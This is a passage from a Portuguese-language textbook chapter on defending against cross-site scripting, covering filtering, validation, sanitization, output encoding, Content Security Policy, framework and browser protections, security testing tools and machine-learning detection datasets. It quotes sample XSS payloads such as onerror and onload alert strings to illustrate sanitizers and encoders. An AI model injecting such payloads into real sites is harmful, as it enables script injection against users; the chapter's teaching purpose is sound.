As listas negras e brancas podem ser classificadas em três categorias: manuais, automáticas e remotas. As listas manuais são tipicamente mantidas pela equipes de segurança de uma organização em um repositório Git, por exemplo. As listas automáticas são geradas por ferramentas como Google Caja [Heiderich et al., 2013] ou OWASP AntiSamy [OWASP, 2022]. As listas remotas são mantidas por terceiros confiáveis e são recebidas como um *feed* de inteligência de ameaças (por exemplo, atualizações mensais do OWASP Core Rule Set [Lala et al., 2021]). Sempre que um dos arquivos das listas é alterado, é feita uma atualização quente do repositório do Git e, além disso, correções emergenciais podem ser aplicadas via `\include` dinâmico. Registros de dados de entrada bloqueados podem alimentar algoritmos de agrupamento (*clustering*) que sugerem novos padrões para listas negras.

4.3.2. Validação de Entradas de Usuário

A validação de dados confirma se os dados de entrada recebidos estão no formato, tipo e intervalo esperados pela aplicação Web [Gupta e Chaudhary, 2020].

A validação de tipo assegura que os campos que exigem valores numéricos, alfanuméricos ou booleanos sejam efetivamente preenchidos com dados destes tipos. O processamento de dados de tipos diferentes do esperados pode ocasionar falhas de segurança ou resultar em comportamentos inesperados de uma aplicação Web, sobretudo se tais dados forem utilizados em consultas a bancos de dados ou em operações críticas, como cálculos financeiros ou tomada de decisões em aplicações sensíveis. Quando o conteúdo fornecido pelo usuário não corresponde ao tipo de dado esperado, a aplicação Web deve rejeitar a entrada ou solicitar correção imediata, reduzindo assim o risco de exploração de vulnerabilidades.

A validação de formato complementa a verificação de tipo ao avaliar se determinados dados seguem um padrão sintático estabelecido previamente para uma aplicação Web. Esse procedimento é particularmente relevante em campos como endereços de email, números de telefone, identificadores nacionais e códigos postais, para os quais a conformidade com o padrão esperado indica que a informação é válida. Para tanto, recorre-se

[1]Este é um exemplo para um campo em que o usuário insere um nome e para tal campo se espera letras ASCII sem acento de A-Z e de a-z, letras latinas acentuadas como de À-ÿ, apóstrofo (’), espaços em branco (espaço, tabulação, quebra de linha) e se define a quantidade mínima (1) e máxima (60) de caracteres.

frequentemente a expressões regulares, capazes de descrever com precisão a estrutura admissível de cada campo. Caso o dado analisado não atenda aos critérios impostos pela expressão regular, a aplicação Web deve imediatamente rejeitar o dado de entrada e enviar uma resposta HTTP com código `400 Bad Request` e uma lista de entradas não válidas para o navegador no cliente. Com essa lista, o navegador sinaliza para o usuário, por exemplo, através de uma mensagem de alerta informando que aquele formato não é válido para uma dada entrada e que esta entrada deve ser modificada.

A validação de intervalo assegura que valores numéricos ou datas estejam dentro de faixas definidas pela aplicação Web. Esta técnica previne cenários em que valores excessivamente grandes ou negativos, bem como datas inválidas – por exemplo, datas muito antigas ou distantes no futuro – sejam processados sem as devidas restrições. Em aplicações que manipulam finanças, estatísticas ou cronogramas, a adoção de limites mínimos e máximos de forma explícita reduz a probabilidade de comportamentos anômalos ou de violações de segurança. Ao restringir a entrada a intervalos coerentes com a lógica de negócio, a aplicação Web não apenas aprimora a qualidade dos dados recebidos, como também minimiza o potencial de exploração de possíveis falhas relacionadas à manipulação destes dados.

Adicionalmente, a imposição de limites no tamanho das entradas recebidas surge como uma contramedida eficaz contra cargas úteis XSS de longo comprimento empregadas em ataques. Ao restringir a quantidade de dados que pode ser enviada em cada campo de entrada, reduz-se a superfície de ataque e, consequentemente, a probabilidade de exploração bem sucedida [Uto e Melo, 2009].

As regras de validação são definidas pelos próprios desenvolvedores, declarando-as no código ou escrevendo expressões regulares. É importante ressaltar que as medidas de filtragem e validação devem ocorrer no servidor, pois mecanismos de segurança baseados no cliente podem ser burlados por um atacante que intercepte e modifique requisições HTTP antes de serem enviadas pelo cliente ao servidor Web.

4.3.3. Sanitização de Entradas de Usuário

A sanitização implica remover segmentos de código potencialmente maliciosos de uma entrada ao invés de rejeitá-los, preservando o restante dos dados fornecidos para que eles sejam usados normalmente pela aplicação Web [Gupta e Chaudhary, 2020, Weamie, 2022]. Isso pode envolver, por exemplo, a remoção dos termos `<script>` e `</script>` em um código HTML.

O primeiro passo da sanitização é a canonicalização, na qual diferentes codificações que podem estar presentes em uma entrada, como codificação percentual (URL-*encoding*), entidades HTML e unicode, são convertidas para a forma literal, garantindo que variações de padrão não escapem ao processo de sanitização. O segundo passo é a análise estrutural, na qual o conteúdo da entrada é interpretado em forma de árvore (DOM ou equivalente) por bibliotecas como DOMPurify [DOMPurify, 2025] (ver Seção 4.3.10) ou OWASP AntiSamy [OWASP, 2022], que marcam nós da árvore que estão fora do *schema* permitido. O último passo da sanitização é a transformação contextual, na qual nós perigosos são suprimidos. A Figura 4.9 mostra um exemplo de execução de sanitização, em que o atacante quer inserir um código malicioso no banco de dados da

aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.9. Um exemplo de execução sanitização para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo sanitização. O módulo sanitização analisa a requisição recebida e conclui que ela contém palavras que devem ser removidas. Passo 4. No caso, o código HTML `<div> <img src="x"onerror="alert('hello!')"/> <script> alert("hello!"); </script> </div>` ao ser sanitizado, se transforma em `<div> <img src="x"/> </div>` e, dessa forma, é armazenado no banco de dados, Passo 5.

A filtragem, a validação e a sanitização desempenham funções diferentes. A filtragem e validação atuam como um classificador binário: a entrada é comparada a uma regra de validação ou comparada aos padrões presentes em listas negras ou brancas e os mecanismos decidem se deve ser aceita ou bloqueada. A sanitização é acionada depois que a entrada passou pela validação e pela filtragem positiva. O objetivo é remover trechos de código potencialmente maliciosos preservando o restante dos dados de entrada. Em outras palavras, enquanto a validação e a filtragem determinam o dado de entrada que "passa ou falha", a sanitização garante que o dado que passou não viole as regras de execução do navegador.

Na prática, o servidor de uma aplicação Web pode ter dois fluxos de tratamento de dados de entrada: `validate(input)`, que devolve `OK` ou `400 Bad Request`, e `sanitize(validInput, context)`, que devolve `safeInput`. Ferramentas como ModSecurity com o OWASP CRS já implementam ambos os fluxos: regras de `REQUEST_BODY_PROCESSING` fazem a filtragem, enquanto transformações como `t:htmlEntityDecode` realizam a sanitização de forma granular, permitindo inclusive atualizações quentes em repositórios Git sempre que novas regras são adicionadas.

4.3.4. Codificação de Saídas para os Usuários

Mesmo depois de validar e filtrar os dados em sua entrada, é essencial codificá-los (*escaping*) antes de apresentá-los ao usuário. O processo de codificação transforma caracteres especiais em sequências de caracteres de escape específicas, garantindo que

trechos de código potencialmente maliciosos sejam interpretados como texto em vez de código executável [Gupta e Chaudhary, 2020]. A codificação deve ser aplicada antes de o conteúdo ser enviado na resposta HTTP ou ser armazenado pela aplicação Web, por exemplo.Assim, evita-se que qualquer processamento posterior no servidor (*cache*, composição de *templates*, formatação JSON etc.) insira ou reative trechos de código executáveis [Uto e Melo, 2009].

Alguns exemplos de caracteres perigosos que podem ser usados em ataques e seus respectivos códigos substitutos incluem: `"` por `"`, `'` por `'`, `&` por `&`, `<` por `<` e `>` por `>`. Assim, `<script>alert("Meu primeiro XSS!")</script>` torna-se `<script>alert("Meu primeiro XSS!")</script>`, evitando sua execução. A Figura 4.10 mostra um exemplo de execução de codificação, em que o atacante quer inserir um código malicioso no banco de dados da aplicação Web via campo de comentários da página Web da aplicação.




Figura 4.10. Um exemplo de execução da codificação de saída para XSS. No Passo 1, o atacante insere no campo de comentários da página Web um código malicioso. No Passo 2, o navegador envia uma requisição HTTP com este código malicioso para o servidor Web, que, no Passo 3, encaminha a requisição recebida para o módulo codificação. O módulo codificação analisa a requisição recebida e, em seguida, efetua a codificação, Passo 4. Por fim, o texto codificado é armazenado no banco de dados, Passo 5.

A escolha da codificação de saída depende do contexto em que o dado será inserido. Para blocos ou atributos que aceitam JavaScript, aplica-se a codificação JavaScript, isto é, cada caractere potencialmente executável é convertido para a forma `\xHH` ou `\uHHHH`. Por exemplo, a *string* `"></script>alert(1)` torna-se `\x22\x3E\x3C\/script\x3Ealert\x281\x29`, impedindo a quebra prematura do bloco [Kallin e Valbuena, 2013, Weamie, 2022]. Em atributos de evento (`onclick`,

onerror), a mesma regra vale. Plataformas de segurança de aplicação como o OWASP ESAPI proveem a função encodeForJavaScript() justamente para realizar a codificação [OWASP Foundation, 2025].

No contexto de CSS, emprega-se a codificação CSS. Caracteres fora de [0-9a-zA-Z] são convertidos usando com barra invertida seguida de até seis dígitos hexadecimais e um espaço opcional como caracteres de escape. A carga útil url(javascript:alert(1)) é convertida em url(\6a avascript:alert\(1\)), removendo-se a semântica executável [Rodríguez et al., 2020]. Bibliotecas como css.escape() do W3C ou o módulo SafeStyle do Google Caja implementam este algoritmo.

Nos casos em que se concatena uma URI, a técnica correta é usar a codificação percentual. Cada byte fora do conjunto seguro definido pela RFC 3986 [Berners-Lee et al., 2005] é substituído por %HH. Por exemplo, o parâmetro q=<svg onload=alert(1)> deve ser convertido para q=%3Csvg%20onload%3Dalert%281%29%3E, prevenindo que o servidor interprete a sequência de código executável [Kallin e Valbuena, 2013]. Essa codificação deve ocorrer antes da concatenação ao href, pois navegadores decodificam o valor ao seguir o *link*.

Os escapes mínimos para cada contexto são: em HTML, <, >, & e "; em JavaScript, a notação \xHH ou \uHHHH; em CSS, o formato \HHHH; e em URI, a codificação percentual %HH.

4.3.5. *Content Security Policy* (CSP)

O *Content Security Policy* (CSP) é um mecanismo de segurança concebido para reduzir o risco de exploração de vulnerabilidades de injeção de conteúdo, como o XSS [West e Sartori, 2025, Rodríguez et al., 2020]. O CSP define uma nova linha de cabeçalho HTTP, denominada Content-Security-Policy, e, por meio dela, especifica, via cabeçalho HTTP, quais fontes de conteúdo, como *scripts*, estilos e imagens, o navegador está autorizado a carregar [Sarmah et al., 2018, Bohara et al., 2022].

Cada política contém um conjunto ordenado de diretivas e cada diretiva controla um comportamento específico. Considere, por exemplo, que os desenvolvedores de uma aplicação Web da Empresa *X* querem se proteger contra ataques XSS. Para reduzir o risco de injeção de *scripts*, os desenvolvedores consideram que apenas o Servidor *S* é confiável e especificam que tal servidor seja a única origem a partir da qual um *script* possa ser carregado e executado. Além disso, os desenvolvedores desejam garantir que nenhum *plugin* possa ser executado em sua aplicação Web. A seguinte política tem esse efeito: Content-Security-Policy: script-src https://servidores.com.br/scripts/; object-src 'none'. A Tabela 4.1 contém algumas diretivas relevantes do CSP [Kallin e Valbuena, 2013].

Com o CSP, é possível usar *nonces*, que são números aleatórios gerados a cada requisição, ou aplicar funções *hash* a *scripts* presentes no corpo da mensagem HTML. Assim, o navegador executa unicamente os *scripts* que apresentem o *nonce* ou o *hash* correspondente, impedindo, assim, a inserção e a execução de códigos maliciosos injetados

por terceiros mal-intencionados.

O CSP não se destina a ser a primeira linha de defesa contra XSS. O objetivo do CSP é reduzir os danos que um ataque XSS pode causar, mas o CSP não substitui a validação e a filtragem de entrada, a sanitização e a codificação de saída. O uso do CSP reduz a superfície de ataque e dificulta a exploração de vulnerabilidades XSS. Entretanto, definir uma política CSP eficaz não é trivial: o desenvolvedor precisa conhecer com detalhes todos os recursos que a aplicação Web precisa carregar/executar, tais como *scripts*, estilos, imagens, *iframes*, para declarar, linha a linha, quais origens são realmente necessárias.

4.3.6. Recursos de Segurança Específicos de Plataformas de Desenvolvimento Web

Atualmente, diferentes plataformas de desenvolvimento Web, como Django [Rubio, 2017], Angular [Chansuwath e Senivongse, 2016] e React [Lazuardy e Anggraini, 2022], contam com mecanismos de proteção contra XSS que vão além das técnicas tradicionais de filtragem, validação e codificação de dados de entrada e saída. Mecanismos internos implementados pelas plataformas simplificam a adoção de práticas seguras por parte dos desenvolvedores e reduzem a probabilidade de introdução de vulnerabilidades XSS devido a descuidos no manuseio de dados recebidos de fontes externas [Hannousse et al., 2024, Gupta e Gupta, 2017].

O Django, por exemplo, executa de forma automática a conversão de caracteres especiais presentes em variáveis em caracteres de escape antes de inseri-los no código HTML. Assim, qualquer dado que um usuário da aplicação Web venha a fornecer é con-

Tabela 4.1. Exemplos de diretivas do CSP.

Diretiva	Descrição
`default-src`	Define a política padrão para recursos não contemplados em outras diretivas
`script-src`	Lista as origens permitidas para *scripts* (por exemplo, `'self'` para o domínio atual)
`style-src`	Especifica a fonte da qual as folhas de estilo podem ser carregadas
`img-src`	Especifica a fonte da qual as imagens podem ser carregadas
`font-src`	Especifica a fonte da qual as fontes de texto podem ser carregadas
`object-src`	Gerencia o carregamento de plugins (por exemplo, Flash). Recomenda-se desativá-los (`object-src 'none'`)
`base-uri`	Restringe os URLs usados na *tag* `<base>`
`form-action`	Define para quais URLs os formulários podem ser enviados
`frame-ancestors`	Regula as fontes que podem incorporar a página em `<frame>`, `<iframe>` etc., auxiliando a prevenir o *Clickjacking*
`report-uri`	Determina o URL para qual são enviados relatórios de violações da política

vertido em entidades HTML seguras, o que evita que caracteres especiais sejam interpretados como comandos de linguagens de *script*. Como consequência, a aplicação Web evita, já no estágio de renderização das páginas, possíveis tentativas de injeção de código malicioso. Essa funcionalidade não dispensa a necessidade de filtrar e validar as entradas no servidor Web, mas age como uma barreira adicional que dificulta a exploração de vulnerabilidades XSS.

O Angular adota uma estratégia de sanitização de HTML para eliminar códigos potencialmente perigosos antes da renderização da página Web. Dessa forma, mesmo que o usuário tente inserir *tags* ou atributos que possam resultar em execução de código indesejado, a plataforma detecta e remove esses elementos automaticamente. Essa verificação envolve não apenas a estrutura HTML, mas também a validação de atributos e eventos que possam executar *scripts* maliciosos. Assim, ao submeter o conteúdo de código HTML a esse processo de sanitização, o Angular fornece uma camada de proteção adicional, impedindo que possíveis brechas de segurança sejam exploradas caso algum dado suspeito não tenha sido devidamente tratado em outro ponto da aplicação Web.

O React oferece prevenção a vulnerabilidades XSS por padrão. Com esta plataforma, qualquer valor interpolado em componentes JSX, uma extensão de sintaxe para JavaScript, é convertido em caracteres de escape antes de ser inserido no DOM, fazendo com que a plataforma trate tais valores como texto comum, ao invés de interpretá-los como código executável. Essa característica beneficia diretamente desenvolvedores que se valem das funcionalidades de *bindings* dinâmicos em aplicações interativas. Embora o React forneça a opção de desabilitar esse comportamento por meio de recursos como `dangerouslySetInnerHTML`, a escolha por definições seguras por padrão reduz a superfície de ataque.

4.3.7. Recursos de Segurança dos Navegadores

Atualmente, navegadores implementam diferentes contramedidas a ataques XSS, constituindo mais uma camada de segurança para aplicações Web [Grossman et al., 2007]. A principal é a própria aplicação do CSP enviada pelo servidor Web: o navegador analisa as diretivas, bloqueia a execução de *scripts* fora das origens autorizadas e registra violações no console. Outro recurso recente é a API Trusted Types [Google Chrome Developers, 2024], atualmente habilitada por padrão no navegador Google Chrome. Esta API cria um "contrato" em que apenas funções explicitamente registradas podem gerar valores destinados a `innerHTML` ou a outro sorvedouro perigoso, impedindo que cadeias de *strings* contaminadas cheguem ao DOM. Há ainda mecanismos de caixa de areia (*sandbox*) para `<iframe>` e heurísticas de auditoria de URLs usadas em redirecionamentos [Team, 2021].

Historicamente, o cabeçalho `X-XSS-Protection` permitia a implementação de um filtro ao detectar que a resposta HTTP continha o mesmo fragmento de código enviado na requisição HTTP. Neste caso, o navegador bloqueava ou sanitizava o código HTML da página Web. Por apresentar falsos positivos e, em alguns cenários, abrir brechas de segurança, esse mecanismo não é mais suportado pelas versões atuais de diferentes navegadores. Ele só permanece funcional em versões antigas do Internet Explorer e do pre-Chromium Edge [Grossman et al., 2007]. Mesmo assim, compreender tal mecanismo

é útil para manter compatibilidade com sistemas legados.

A adoção de atributos especiais em *cookies*, como `HttpOnly` e `Secure`, é outra contramedida a XSS do lado do cliente. Ao definir um *cookie* como `HttpOnly`, evita-se que *scripts* no navegador tenham acesso a esse *cookie*, dificultando a exploração de vulnerabilidades XSS para o roubo de *tokens* de sessão. Já o atributo `Secure` impõe que o *cookie* seja transmitido apenas por conexões que utilizam HTTPS, protegendo as informações contra interceptação ou manipulação em trânsito, sobretudo em ambientes nos quais existe a possibilidade de ataques de homem no meio (*man-in-the-middle*).

É preciso salientar que as contramedidas implementadas pelos navegadores não substituem as contramedidas implementadas nos servidores, mas agem como camadas adicionais de proteção aos ataques XSS.

4.3.8. Práticas de Desenvolvimento Seguro

A implementação de contramedidas a ataques XSS deve estar presente em todas as etapas do ciclo de desenvolvimento seguro de software (*Secure Development Lifecycle* - SDLC), uma vez que a falta de atenção às vulnerabilidades desde as fases iniciais pode levar à introdução de falhas significativas na aplicação Web final [Hannousse et al., 2024]. Em primeiro lugar, é fundamental que os desenvolvedores recebam treinamento constante em segurança de software, de modo a compreender detalhadamente os riscos associados ao XSS e serem capazes de aplicar técnicas de codificação segura. Esse processo de capacitação é especialmente importante em projetos complexos, que envolvem diversas tecnologias e camadas de abstração, pois garante que a equipe se mantenha atualizada acerca das melhores práticas e dos vetores de ataque emergentes. A Seção 4.5 apresenta um emulador para capacitação em XSS.

O uso de análise de código estática e dinâmica é um passo essencial para identificar potenciais vulnerabilidades XSS antes de a aplicação chegar à fase de produção. As ferramentas de análise estática percorrem o código-fonte em busca de padrões que possam indicar lacunas de segurança, enquanto as ferramentas de análise dinâmica investigam a execução do sistema em tempo real, simulando cenários de uso ou de ataques. Em ambos os casos, possíveis falhas são destacadas, permitindo correções antecipadas e uma depuração mais eficiente.

A verificação automatizada de segurança é um passo essencial para identificar potenciais vulnerabilidades XSS antes de a aplicação chegar à fase de produção. Ferramentas de análise estática de código (*Static Application Security Testing* - SAST) percorrem o código-fonte em busca de padrões que possam indicar lacunas de segurança. Tais ferramentas compilam ou interpretam o projeto, constroem a árvore de sintaxe abstrata (*Abstract Syntax Tree* - AST) e aplicam técnicas de fluxo de dados (*data flow*) e análise de contaminação (*taint analysis*) para rastrear valores que saem de fontes não confiáveis até chegarem a sorvedouros perigosos. No caso de XSS, exemplos de sorvedouros são chamadas `innerHTML`, `document.write` ou atributos `on*`. Ferramentas SAST incluem SonarQube [SonarSource, 2021] (regra `squid:S5131` para XSS em Java Servlets) e Semgrep [r2c, Inc., 2025] (`javascript.lang.security.xss_query` para React/Vue).

Ferramentas de análise dinâmica de código (*Dynamic Application Security Testing* - DAST) investigam a execução do sistema em tempo real, simulando cenários de uso ou de ataques. Tais ferramentas são geralmente executadas por meio de um navegador instrumentado ou de um *proxy* que injeta cargas de teste na aplicação Web em análise. OWASP ZAP [OWASP, 2025] e Burp SuitePro [PortSwigger, 2025] são exemplos de ferramentas DAST que disparam dezenas de cargas úteis por campos de entrada de dados, monitoram o DOM após a resposta e marcam uma vulnerabilidade se o *script* é refletido ou executado.

Ferramentas de análise interativa de código (*Interactive Application Security Testing* - IAST), como Contrast Security, combinam SAST e DAST: instrumentam uma máquina virtual Java (*Java Virtual Machine* - JVM) ou a máquina virtual V8, acompanham valores em execução e relatam, em uma mesma requisição, o trecho exato de código vulnerável.

Nos modos SAST, DAST ou IAST, um relatório destaca o fluxo origem-destino, sugere correção, por exemplo, aplicação de caracteres de escape, validação ou CSP.

A realização de testes de segurança abrangentes, incluindo testes de penetração, focados especificamente na exploração de vulnerabilidades XSS, e a execução de revisões de código por pares contribuem para uma avaliação minuciosa da aplicação Web. Nesse contexto, eventuais falhas que tenham escapado das etapas anteriores podem ser identificadas, permitindo ações corretivas proativas. Em conjunto, o treinamento contínuo em segurança, a análise sistemática de código e a prática de testes de segurança reforçam a criação de aplicações robustas, menos suscetíveis às técnicas de ataque mais recentes, consolidando uma postura de desenvolvimento seguro ao longo de todo o ciclo de vida do software.

4.3.9. Conscientização do Usuário

Apesar de se adotarem diversas camadas de contramedidas na aplicação Web, seja no navegador, seja no servidor Web, a educação do usuário acerca de práticas seguras continua sendo um fator determinante para a prevenção eficaz de ataques, sobretudo no que se refere ao XSS [Gupta e Chaudhary, 2020]. Muitos ataques desse tipo dependem da interação do usuário com páginas que contém *links* maliciosos que redirecionam a requisições adulteradas ou contêm *scripts* embutidos, explorando falhas no sistema para injetar conteúdo malicioso no navegador. Dessa forma, não apenas o servidor e a aplicação devem estar bem protegidos, mas também o usuário final deve estar ciente dos riscos inerentes à navegação Web e do papel que desempenha na manutenção de sua própria segurança.

É imprescindível alertar os usuários para que evitem clicar em URLs de procedência duvidosa, seja em emails, publicações em redes sociais ou fóruns de discussão. Recomenda-se, sempre que possível, digitar manualmente o endereço de sítios confiáveis no navegador, como forma de reduzir a probabilidade de serem conduzidos a páginas que contenham códigos maliciosos. Essa prática simples funciona como uma camada adicional de proteção, dificultando o sucesso de golpes que dependem de redirecionamentos automáticos ou de endereços camuflados.

A manutenção constante dos navegadores, sistemas operacionais e outros softwares em suas versões mais recentes é uma recomendação igualmente crucial. As atualizações frequentemente incluem correções para vulnerabilidades conhecidas que podem ser exploradas em ataques XSS, tornando o ambiente do usuário menos propenso a ser comprometido. Nesse contexto, a conscientização do usuário não apenas minimiza a probabilidade de comportamentos que facilitem a injeção de conteúdo malicioso, mas também contribui para a formação de uma postura de segurança mais abrangente em todo o ecossistema de desenvolvimento e utilização de aplicações Web.

4.3.10. Ferramentas e Recursos para Prevenção de XSS

Há um conjunto diversificado de ferramentas e materiais que podem auxiliar desenvolvedores na identificação, análise e mitigação de vulnerabilidades XSS [Hannousse et al., 2024, Sarmah et al., 2018]. Um exemplo é a PHP Input Filter, uma biblioteca projetada para a linguagem PHP que permite a filtragem e validação das entradas de dados, reduzindo a probabilidade de injeção de cargas úteis maliciosas. Com essa abordagem, o desenvolvedor pode estabelecer regras sobre quais dados são aceitos pela aplicação Web.

O OWASP se destaca como uma fonte de conhecimento e recursos práticos, disponibilizando guias de melhores práticas e ferramentas de teste de segurança. Além disso, o projeto mantém a renomada lista das dez vulnerabilidades mais críticas em aplicações Web (OWASP *Top Ten*), na qual o XSS figura entre as primeiras posições. No âmbito das soluções específicas, a OWASP fornece a *Enterprise Security* API (ESAPI), um conjunto de bibliotecas que contemplam, entre outras funcionalidades, a codificação adequada de saídas. Paralelamente, o OWASP *WebGoat* funciona como um ambiente seguro, porém propositadamente vulnerável, destinado a fins didáticos, no qual desenvolvedores e profissionais de segurança podem aprender sobre falhas comuns, incluindo XSS, e praticar métodos de detecção e correção.

O HTML5 *Security Cheatsheet* é um guia voltado às características de segurança presentes no HTML5, apresentando recomendações sobre como aproveitar tais recursos para mitigar problemas, inclusive os relacionados à injeção de código. Em adição, listas de vetores de teste, como as disponibilizadas em `http://hackers.org/xss.html`, oferecem exemplos de cargas úteis que podem ser utilizadas para avaliar a exposição de uma aplicação Web a ataques XSS. Essas listas, ao reunir diferentes formatos e técnicas de ofuscação de código, são úteis tanto no desenvolvimento de contramedidas quanto na realização de testes de penetração.

Já a DOMPurify é uma biblioteca escrita em JavaScript que sanitiza códigos em HTML5, SVG e MathML [DOMPurify, 2025]. Ela recebe uma *string* de entrada e gera uma *string* de saída limpa de acordo com os parâmetros utilizados na função `DOMPurify.sanitize`. Por exemplo, o código `<img src=x onerror=alert('XSS')//>`, que gera um alerta se a imagem não for encontrada, pode ser sanitizado utilizando-se `DOMPurify.sanitize('<img src=x onerror=alert('XSS')//>')`. Dessa forma o código se torna `<img src="x">`. A biblioteca pode ser instalada e usada em diversos navegadores como o Mozilla Firefox e o Google Chrome.

4.4. Mecanismos de Detecção de Ataques XSS

Quando uma vulnerabilidade a um ataque XSS existe em um sítio Web, códigos maliciosos podem ser usados em campos de entrada neste sítio. Os códigos maliciosos podem ser processados pelo navegador do usuário legítimo ou pelo servidor, o responsável por servir a página Web. Dessa forma, um usuário leigo navegando pela Internet está suscetível a um ataque XSS simplesmente por visitar uma página Web vulnerável a este tipo de ataque, caso do XSS armazenado. Portanto, é de responsabilidade dos provedores que disponibilizam as páginas Web empregar mecanismos para que a vulnerabilidade ou um ataque XSS em curso seja detectado. Por exemplo, no caso de um ataque em curso, um sistema pode detectá-lo e pode se comunicar com o servidor Web alertando-o para que este não envie uma resposta para a requisição maliciosa, dessa forma interrompendo o ataque. Isto é fundamental para manter a navegação Web dos usuários na Internet segura. O uso de técnicas de detecção é outra abordagem que pode ser utilizada contra os ataques XSS, de forma complementar ou não às técnicas de prevenção apresentadas na Seção 4.3.

Diversas propostas de técnicas de detecção surgiram nos últimos anos. Seguindo a tendência mais recente de uso de Inteligência Artificial (IA) para classificação (identificação da categoria de um objeto) em outras áreas, diversos pesquisadores empregam em suas propostas principalmente aprendizado de máquina (*Machine Learning* - ML). Dessa forma, esta seção apresenta trabalhos mais recentes relacionados à detecção de ataques XSS utilizando ML.

4.4.1. Aprendizado de Máquina para Detecção de XSS

A partir da abordagem apresentada por Thajeel *et al.* [Thajeel et al., 2023b] e ilustrada na Figura 4.11, pode-se dividir o aprendizado de máquina aplicado em detecção de ataques XSS em três etapas principais: a obtenção de um conjunto de dados, o pré-processamento e a detecção através de um modelo de ML. As três etapas são utilizadas tanto no treinamento quanto na avaliação do modelo. O modelo utiliza variáveis de entrada, também denominadas características (*features*), que são obtidas a partir de um conjunto de dados. Esse conjunto de dados em sua forma crua contém por exemplo conteúdos de páginas Web, URLs e requisições e respostas HTTP. O conjunto de dados pode estar disponível ou precisa ser criado. O pré-processamento corresponde a uma etapa anterior ao uso de um modelo de ML que visa uniformizar os dados de entrada através de técnicas de normalização e padronização e diminuir o número de variáveis de entrada do modelo. O pré-processamento pode afetar o desempenho da detecção. Já a detecção através de um modelo de ML visa identificar quais entradas correspondem a dados maliciosos, ataques ou vulnerabilidades XSS, e quais estão relacionadas a dados benignos.

4.4.1.1. Obtenção de um Conjunto de Dados

Diferentes conjuntos de dados têm sido utilizados em propostas de detecção de ataques XSS. O XSSed [XSSed, 2015] contém URLs que eram vulneráveis a XSS entre os anos de 2007 a 2015. Há indicações de se os domínios dos sítios foram atacados e se as vulnerabilidades foram corrigidas. No caso de uso dessa base de dados, há a necessidade de se buscar dados benignos de outras fontes. O *Cross site scripting XSS dataset*

for Deep learning [Shah, 2020] consiste em cerca de 13 mil entradas capturadas através da plataforma PortSwigger e do OWASP *Cheat Sheets* que contém tanto amostras benignas como amostras de ataques XSS. O *Cross-site-scripting attacks: A Comprehensive dataset for AI techniques usage* [Mokbal, 2022] contém cerca de 138 mil amostras, das quais 100 mil são amostras benignas e cerca de 38 mil são amostras de ataques XSS. O XSSed [XSSed, 2015] e o Open Bug Bounty [OpenBugBounty, 2024], uma plataforma de caça de *bugs*, são utilizados para a obtenção das amostras maliciosas enquanto que as amostras benignas são obtidas dos 50000 sítios mais acessados pela Alexa.

Há a necessidade do uso de conjunto de dados tanto no treinamento quanto na fase de testes do modelo. Duas abordagens principais são utilizadas: a divisão de um conjunto de dados em duas partes e a técnica de validação cruzada (*cross-validation*). Essas abordagens visam evitar o sobreajuste (*overfitting*), ou seja, a superespecialização do modelo em função dos dados usados no treinamento com consequente desempenho ruim quando novos dados são utilizados.

No caso da divisão do conjunto de dados em duas partes, uma é utilizada na fase de treinamento e outra na fase de testes. As porcentagens de dados usadas para o treinamento

